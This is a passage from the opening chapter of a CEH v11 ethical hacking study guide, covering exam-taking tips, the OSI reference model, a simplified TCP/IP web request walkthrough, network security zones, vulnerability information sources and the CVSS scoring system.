I survived the gauntlet and finally got a new router ordered, which was delivered the very next day at 8:30 in the morning. Everything finally worked out, but the whole experience came to mind as I sat down to start the latest edition of this book. I got to looking at the chapters from the previous edition and thought to myself, "What were you thinking? Why were you telling them about networking and the OSI model? *You're* the help desk guy here."

Why? Because I have to. I've promised to cover everything here (at least as much as I can, given the moving target this certification presents), and although you shouldn't jump into study material for the exam without already knowing the basics, we're all human and some of us will. But don't worry, dear reader: I've winnowed out some of the networking basics from past editions. I did retain a

fantastic explanation of the OSI reference model, what PDUs are at what level, and why you should care, even though I'm pretty sure you know this already. I'm going to do my best to keep it better focused for you and your study. This chapter still includes some inane boring and mundane information that is probably as exciting as that laundry you have piled up waiting to go into the machine, but it has to be said, and you're the one to hear it. We'll cover the many terms you'll need to know, including what an *ethical hacker* is supposed to be, and maybe even cover a couple terms you don't know.

Security 101

If you're going to start a journey toward an ethical hacking certification, it should follow that the fundamental definitions and terminology involved with security should be right at the starting line. We're not going to cover everything involved in IT security here—it's simply too large a topic, we don't have space, and you won't be tested on every element anyway—but there is a foundation of 101-level knowledge you should have before wading out of the shallow end. This chapter covers the terms you'll need to know to sound intelligent when discussing security matters with other folks. And, perhaps just as importantly, we'll cover some basics of TCP/IP networking because, after all, if you don't understand the language, how are you going to work your way into the conversation?

Essentials

Before we can get into what a hacker is and how you become one in our romp through the introductory topics here, there are a couple things I need to get out of the way. First, even though I covered most of this in that Shakespearean introduction for the book, I want to talk a little bit about this exam and what you need to know, and do, to pass it. Why repeat myself? Because after reading reviews, comments, and e-mails from our first few outings, it has come to my attention almost none of you actually *read* the introduction. I don't

blame you; I skip it too on most certification study books, just going right for the meat. But there's good stuff there you really need to know before reading further, so I'll do a quick rundown for you up front.

Second, we need to cover some security and network basics that will help you on your exam. Some of this section is simply basic memorization, some of it makes perfect common sense, and some of it is, or should be, just plain easy. You're really supposed to know this already, and you'll see this stuff again and again throughout this book, but it's truly bedrock information and I would be remiss if I didn't at least provide a jumping-off point.

The Exam

Are you sitting down? Is your heart healthy? I don't want to distress you with this shocking revelation I'm about to throw out, so if you need a moment, go pour a bourbon (another refrain you'll see referenced throughout this book) and get calm before you read further. Are you ready? The CEH version 11 exam is difficult, and despite hours (days, weeks) of study and multiple study sources, you may still come up against a version of the exam that leaves you feeling like you've been hit by a truck.

I know. A guy writing and selling a study book just told you it won't be enough. Trust me when I say it, though, I'm not kidding. *Of course* this will be a good study reference. *Of course* you can learn something from it if you really want to. *Of course* I did everything I could to make it as up to date and comprehensive as possible. But if you're under the insane assumption this is a magic ticket, that somehow written word from April 2021 is going to magically hit the word-for-word reference on a specific test question in whatever time frame/year you're reading this, I sincerely encourage you to find some professional help before the furniture starts talking to you and the cat starts making sense. Those of you looking for exact test questions and answers that you can memorize to pass the exam will not find it in this publication, *nor any other*. For the rest of you, those who want a little focused attention to

prepare the right way for the exam and those looking to learn what it really means to be an ethical hacker, let's get going with your test basics.

First, if you've never taken a certification-level exam, I wouldn't recommend the CEH exam as your first experience. It's tough enough to pass without all the distractions and nerves involved in your first walkthrough. When you do arrive for your exam, you usually check in with a friendly test proctor or receptionist, sign a few forms, and get funneled off to your testing room. Every time I've gone it has been a smallish office or a closed-in cubicle, with a single monitor staring at me ominously. You'll click START and begin whizzing through questions one by one, clicking the circle to select the best answer(s) or clicking and dragging definitions to the correct section. At the end there's a SUBMIT button, which you will click and then enter a break in the time-space continuum—because the next 10 seconds will seem like the longest of your life. In fact, it'll seem like an eternity, where things have slowed down so much you can actually watch the refresh rate on the monitor and notice the cycles of AC current flowing through the office lamps. When the results page finally appears, it's a moment of overwhelming relief or one of surreal numbness.

If you pass, none of the study material matters and, frankly, you'll almost immediately start dumping the stored memory from your neurons. If you don't pass, everything matters. You'll race to the car and start marking down everything you can remember so you can study better next time. You'll fly to social media and the Internet to discuss what went wrong and to lambast anything you didn't find useful in preparation. And you'll almost certainly look for something, someone to blame. Trust me, don't do this.

Everything you do in preparation for this exam should be done to *make you a better ethical hacker*, not to pass a test. If you prepare as if this is your job, if you take everything you can use for study material and try to learn instead of memorize, you'll be better off, pass or fail. And, consequentially, I guarantee if you prepare this

way your odds of passing *any* version of the test that comes out go up astronomically.

The test itself? Well, there are some tips and tricks that can help. I highly recommend you go back to the introduction and read the sections “Training and the Examination” and “The Certification.” They’ll help you. A lot. Here are some other tips that may help:

- Do not let real life trump EC-Council’s view of it. There will be several instances somewhere along your study and eventual exam life where you will say, aloud, “That’s not what happens in the real world! Anyone claiming that would be stuffed in a locker and sprayed head to toe with shaving cream!” Trust me when I say this: real life and a certification exam do not necessarily always directly correspond. To prepare for some of these questions, you’ll need to study and learn what you need for the exam, knowing full well it’s different in the real world. If you don’t know what I mean by this, ask someone who has been working in the field for a while if they think social engineering is passive, as EC-Council suggests.
- Go to the bathroom before you enter your test room. Even if you don’t have to. Because, trust me, you do.
- Use time to your advantage. The exam is split into sections, with a time frame set up for each one. You can work and review inside the section all you want, but once you pass through it you can’t go back. And if you fly through a section, you don’t get more time on the next one. Take your time and review appropriately.
- Make use of the paper and pencil/pen the friendly test proctor provides you. As soon as you sit down, before you click START on the ominous test monitor display, start writing down everything from your head onto the paper provided. I would recommend reviewing just before you walk into the test center those sections of information you’re having the most trouble remembering. When you get to your test room, write them down immediately. That way, when you’re losing your mind a

third of the way through the exam and start panicking that you can't remember what an XMAS scan returns on a closed port, you'll have a reference. And trust me, having it there makes it easier for you to recall the information, even if you never look at it.

- Trust your instincts. When you do question review, unless you absolutely, positively, beyond any shadow of a doubt know you initially marked the wrong answer, *do not change it*.
- Take the questions at face value. I know many people who don't do well on exams because they're trying to figure out what the test writer *meant* when putting the question together. Don't read into a question; just answer it and move on.
- Schedule your exam sooner than you think you'll be ready for it. I say this because I know people who say, "I'm going to study for six months and then I'll be ready to take the exam." Six months pass and they're still sitting there, studying and preparing. If you do not put it on the calendar to make yourself prepare, you'll never take it, because you'll never be ready.

Again, it's my intention that everyone reading this book and using it as a valuable resource in preparation for the exam will attain the certification, but I can't guarantee you will. Because, frankly, I don't know you. I don't know your work ethic, your attention to detail, or your ability to effectively calm down to take a test and discern reality from a certification definition question. All I can do is provide you with the information, wish you the best of luck, and turn you loose. Now, on with the show.

The OSI Reference Model

Most of us would rather take a ballpeen hammer to our toenails than to hear about the OSI reference model again. It's taught up front in every networking class we all had to take in college, so we've all heard it a thousand times over. That said, those of us who have been around for a while and have taken a certification test or two also understand that mastery of the OSI model usually results in a

few easy test answers—provided you understand what the questions are asking for. I’m not going to bore you with the same stuff you’ve heard or read a million times before, because, as stated earlier, *you’re supposed to know this already*. What I am going to do, though, is provide a quick rundown for you to peruse, should you need to refresh your memory.

I thought long and hard about the best way to go over this topic *again* for our review, and decided I’d ditch the same old boring method of explaining it. Instead, let’s look at the 10,000-foot overhead view of a communications session between two computers depicted in the OSI reference model through the lens of building a network—specifically by trying to figure out how *you* would build a network from the ground up. Step in the Wayback Machine with Sherman, Mr. Peabody, and me, and let’s go back before networking was invented. How would you do it?



NOTE Even something as simple as the OSI model can get really overcomplicated if you read enough into it. For example’s sake, we’re looking at it in this text as it relates to TCP/IP. While TCP/IP generally rules the networking world, there are other protocol stacks that do much the same thing. The OSI model just helps us to talk about networks in a structured way.

First, looking at those two computers sitting there wanting to talk to one another, you might consider the basics of what is right in front of your eyes: What will you use to connect your computers together so they can transmit signals? In other words, what media would you use? There are several options: copper cabling, glass tubes, even radio waves, among others. And depending on which one of those you pick, you’re going to have to figure out how to use them to transmit useable information. How will you get an electrical signal on the wire to mean something to the computer on the other

end? What aspect of a radio wave—its frequency, amplitude, etc.—can you use to spell out a word or a color? For that matter, what type of radio wave should you use? On top of all that, you'll need to figure out connectors, interfaces, and how to account for interference. *And that's just Layer 1* (the Physical layer), where everything is simply bits—that is, 1's and 0's.

Layer 2 then helps answer the questions involved in growing your network. In figuring out how you would build this whole thing, if you decide to allow more than two nodes to join, how do you handle addressing? With only two systems, it's no worry—everything sent is received by the system on the other end—but if you add three or more systems to the mix, you're going to have to figure out how to send the message with a unique address. And if your media is shared, how would you guarantee everyone gets a chance to talk, and no one's message jumbles up anyone else's? The Data Link layer (Layer 2) handles this using *frames*, which encapsulate all the data handed down from the higher layers. Frames hold addresses that identify a machine *inside* a particular network.

And what happens if you want to send a message *out* of your network? It's one thing to set up addressing so that each computer knows where all the other computers in the neighborhood reside, but sooner or later you're going to want to send a message to another neighborhood—maybe even another city. And you certainly can't expect each computer to know the address of every computer *in the whole world*. This is where Layer 3 steps in, with the *packet* used to hold network addresses and routing information. It works a lot like ZIP codes on an envelope. While the street address (the physical address from Layer 2) is used to define the recipient inside the physical network, the network address from Layer 3 tells routers along the way which neighborhood (network) the message is intended for.

Other considerations then come into play, like reliable delivery and flow control. You certainly wouldn't want a message just blasting out without having any idea if it made it to the recipient; then again, you may want to, depending on what the message is about. And you

definitely wouldn't want to overwhelm the media's ability to handle the messages you send, so maybe you might not want to put the giant boulder of the message onto your media all at once, when chopping it up into smaller, more manageable pieces makes more sense. The next layer, Transport, handles this and more for you. In Layer 4, the *segment* handles reliable end-to-end delivery of the message, along with error correction (through retransmission of missing segments) and flow control.

At this point you've set the stage for success. There is media to carry a signal (and you've figured how to encode that signal onto that media), addressing inside and outside your network is handled, and you've taken care of essentials like flow control and reliability. Now it's time to look upward toward the machines themselves and make sure they know how to do what they need to do. The next three layers (from the bottom up—Session, Presentation, and Application) handle the data itself. The Session layer is more of a theoretical entity, with no real manipulation of the data itself—its job is to open, maintain, and close a session. The Presentation layer is designed to put a message into a format all systems can understand. For example, an e-mail crafted in Microsoft Outlook may not necessarily be received by a machine running Outlook, so it must be translated into something any receiver can comprehend—like pure ASCII code—for delivery across a network. The Application layer holds all the protocols that allow a user to access information on and across a network. For example, FTP allows users to transport files across networks, SMTP provides for e-mail traffic, and HTTP allows you to surf the Internet at work while you're supposed to be doing something else. These three layers make up the "data layers" of the stack, and they map directly to the Application layer of the TCP/IP stack. In these three layers, the *protocol data unit (PDU)* is referred to as *data*.



NOTE As with any field of study, technology has its own lingo and associated acronym soup. Check the glossary for any acronyms that don't immediately register with you.

The layers, and examples of the protocols you'd find in them, are shown in [Figure 1-1](#).




Figure 1-1 OSI reference model



EXAM TIP Demonstrating your OSI knowledge on the test won't be something as simple as answering a question

about which protocol data unit goes with which layer. Rather, you'll be asked questions that knowledge of the model will help with; knowing what happens at a given layer will assist you in remembering what tool or protocol the question is asking about. Anagrams can help your memory: "All People Seem To Need Daily Planning" will keep the layers straight, and "Do Sergeants Pay For Beer" will match up the PDUs with the layers.

TCP/IP Overview

Keeping in mind *you're supposed to know this already*, we're not going to spend an inordinate amount of time on this subject. That said, it's vitally important to your success that the basics of TCP/IP networking are as ingrained in your neurons as other important aspects of your life, like maybe Mom's birthday, the size and bag limit on redfish, the proper ratio of bourbon to anything you mix it with, and the proper way to place toilet paper on the roller (pull paper down, never up). This will be a quick preview, and we'll revisit (and repeat) this in later chapters.

TCP/IP is a set of communications protocols that allows hosts on a network to talk to one another. This suite of protocols is arranged in a layered stack, much like the OSI reference model, with each layer performing a specific task. [Figure 1-2](#) shows the TCP/IP stack.




Figure 1-2 TCP/IP stack

In keeping with the way this chapter started, let's avoid a lot of the same stuff you've probably heard a thousand times already and look at an overly simplified example of a basic web browser exchange, and follow the message from one machine to another through a TCP/IP network. This way, I hope to hit all the basics you need without boring you to tears and causing you to skip the rest of this chapter altogether. Keep in mind there is a whole lot of simultaneous goings-on in any session, so I may take a couple liberties to speed things along.

Suppose, for example, user Joe wants to get ready for the season opener and decides to do a little online shopping for his favorite University of Alabama football gear. Joe begins by opening his browser and typing in a request for his favorite website. His computer now has a data request from the browser that it looks at and determines cannot be answered internally—that is, not locally to

Joe's system. Why? Because the browser wants a page that is not stored locally. So, now searching for a network entity to answer the request, Joe's system chooses the protocol it knows the answer for this request will come back on (in this case, port 80 for HTTP) and starts putting together what will become a session—a bunch of segments sent back and forth to accomplish a goal.

Since this is an Ethernet TCP/IP network, Joe's computer talks to other systems using a format of bits arranged in a specific order. These collections of bits in a specific order are called *frames* (Figure 1-3 shows a basic Ethernet frame), are built from the inside out, and rely on information handed down from upper layers. In this example, the Application layer "hands down" an HTTP request (*data*) to the Transport layer. At this layer, Joe's computer looks at the HTTP request and (because it knows HTTP usually works this way) knows this needs to be a connection-oriented session, with stellar reliability to ensure Joe gets everything he asks for without losing anything. It calls on the Transmission Control Protocol (TCP) for that. TCP goes out in a series of messages to set up a communications session with the end station, including a three-step handshake to get things going. This handshake includes a Synchronize segment (SYN), a Synchronize Acknowledgment segment (SYN/ACK), and an Acknowledgment segment (ACK). The first of these—the SYN segment asking the other computer whether it's awake and wants to talk—gets handed down for addressing to the Internet layer.




Figure 1-3 An Ethernet frame

The Internet layer needs to figure out what network the request will be answered from (after all, there's no guarantee it'll be local—it could be anywhere in the world). After noting the URL typed into the browser isn't for a local resource, the system turns to another protocol, Domain Name System (DNS), to ask what IP address belongs to the URL Joe typed. When that answer comes back, the system builds a *packet* for delivery (which consists of the original data request, the TCP header [SYN], and the IP packet information affixed just before it) and "hands down" the packet to the Network Access layer for delivery.



EXAM TIP I know subnetting is not covered right here (we're going to get to it in [Chapter 3](#)), but you really need to know subnetting. You'll see anywhere from two to five

questions per exam on it. There are dozens and dozens of good resources on the Internet to help you on this—just search for “learn subnetting” or something like that and *practice*.

Here, Joe’s computer needs to find an address on its *local* subnet to deliver the packet to (because every computer is only concerned with sending messages to machines inside its own subnet). It knows its own physical address but has no idea what physical address belongs to the system that will be answering. For that matter, it doesn’t care what physical address the remote system has—it only needs a local address it can pass the message to that will route it to the distant end. Much like delivering a letter through the post office, to get a letter from me to you, I don’t need to know the full path to get to you—I’ve just got to drop it in my mailbox (a system local to me) where I know it’ll get picked up and routed.

The IP address of the intended recipient device *is* known—thanks to DNS—but the local, physical address is not. To gain that, Joe’s computer employs yet another protocol, ARP, and when that answer comes back (in this case, the gateway, or local router port), Joe’s computer can then build the frame and send it out to the network (for you network purists out there screaming that ARP isn’t needed for networks that the host already knows should be sent to the default gateway, calm down—it’s just an introductory paragraph). This process of asking for a local address to forward the frame to is repeated at every link in the network chain: every time the frame is received by a router along the way, the router strips off the frame header and trailer and rebuilds the frame based on new ARP answers for that network chain. Finally, when the frame is received by the destination, the server will keep stripping off and handing up bit, frame, packet, segment, and data PDUs, which should result—if everything has worked right—in the return of a SYN/ACK message to get things going.



NOTE This introductory section covers only TCP. UDP—the connectionless, fire-and-forget transport protocol—has its own segment structure (called a *datagram*) and purpose. There are not as many steps with best-effort delivery, but you’ll find UDP just as important and valuable to your knowledge base as TCP.

To see this in action, take a quick look at the frames at each link in the chain from Joe’s computer to a server in [Figure 1-4](#). Note that the frame is ripped off and replaced by a new one to deliver the message within the new network; the source and destination MAC addresses will change, but IPs never do.




Figure 1-4 Ethernet frames in transit



EXAM TIP Learn the three-way handshake, expressed as SYN, SYN/ACK, ACK. Know it. Live it. Love it. You will get asked about this, in many ways and formats, *several* times on your exam.

Although the preceding overview omits tons and tons of details—such as port and sequence numbers, which will be of great importance to you later—it touches on all the basics for TCP/IP networking. We'll be covering TCP/IP networking over and over again, and in more detail, throughout this book, so don't panic if it's not all registering with you yet. Patience, Grasshopper—this is just an introduction, remember?

One final thing I should add here before moving on, however, is the concept of network security zones. The idea behind this is that you can divide your networks in such a way that you have the opportunity to manage systems with specific security actions to help control inbound and outbound traffic. You've probably heard of security zones before, but I'd be remiss if I didn't cover them here. The five security zones ECC defines are as follows:

- **Internet** Outside the boundary and uncontrolled. You don't apply security policies to the Internet. Governments try to all the time, but your organization can't.
- **Internet DMZ** The acronym DMZ (for demilitarized zone) comes from the military and refers to a section of land between two adversarial parties where there are no weapons or fighting. The idea is you can see an adversary coming across the DMZ and have time to work up a defense. In networking, the idea is the same: it's a controlled buffer network between you and the uncontrolled chaos of the Internet.



NOTE DMZs aren't just between the Internet and a network; they can be anywhere an organization decides they want or need a buffer—inside or outside various internets and intranets. DMZ networks provide great opportunity for good security measures, but can also sometimes become an Achilles' heel when too much trust is put into their creation and maintenance.

- **Production network zone** A very restricted zone that strictly controls direct access from uncontrolled zones. The PNZ doesn't hold users.
- **Intranet zone** A controlled zone that has little-to-no heavy restrictions. This is not to say everything is wide open on the Intranet zone, but communication requires fewer strict controls internally.
- **Management network zone** Usually an area you'd find rife with VLANs and maybe controlled via IPSec and such. This is a highly secured zone with very strict policies.

Vulnerabilities

I struggled with just where, when, and how to add a discussion on vulnerabilities in this book and finally landed on here as the best place. Why? Because this is bedrock, 101-type information that many in security just *assume* you already know. I know it seems easy enough, and you can find vast resources out there to help educate yourself quickly, but it seems to me if nobody actually shows or tells you the hows and whys on something, how can you be expected to just know it?

In our romp through "things you're already supposed to know," we need to spend a few cursory moments on what, exactly, defines a vulnerability and a few basics in particular. A *vulnerability* is simply

a weakness that can be exploited by an attacker to perform unauthorized actions within a computer or network system. Since our job as security professionals is to keep our systems safe, and your job as a pen tester is to point out the weaknesses in security design, it follows that we should all know vulnerability management well and do our best at keeping vulnerabilities to a minimum.

So how does one know what vulnerabilities are out there and what dangers they might pose? And is there a ranking system of sorts to determine which vulnerabilities are more dangerous than others? Glad you asked. First, if you're looking for lists of vulnerabilities and resources on them, try a few of the following links to get you started (there are plenty others; these are just a few of the ones available):

- Microsoft Vulnerability Research (<https://www.microsoft.com/en-us/msrc/msvr>)
- Security Focus (www.securityfocus.com)
- Hackerstorm (<https://www.hackerstorm.co.uk>)
- Exploit Database (<https://www.exploit-db.com>)
- Security Magazine (<https://www.securitymagazine.com>)
- Trend Micro (<https://www.trendmicro.com>)
- Dark Reading (<https://www.darkreading.com>)
- Computerworld (<https://www.computerworld.com>)

So it's one thing to know what vulnerabilities exist, but it should follow that knowing what actual risk each poses—how to quantify the danger or risk of each particular vulnerability—would be an important piece of information in order to plan your security resources appropriately. The Common Vulnerability Scoring System (CVSS, <https://www.first.org/cvss/>) is a universally adopted method for doing just that; it defines a method to score vulnerabilities. Per the specification document, CVSS is an

open framework for communicating the characteristics and severity of software vulnerabilities. CVSS consists of three metric groups: Base, Temporal, and Environmental. The Base metrics produce a score ranging from 0 to 10, which can then be modified by scoring the Temporal and Environmental metrics. A CVSS score is also represented as a vector string, a compressed textual representation of the values used to derive the score. The numerical score of a given vulnerability can then be translated into a qualitative representation (such as low, medium, high, and critical) to help organizations properly assess and prioritize their vulnerability management processes.

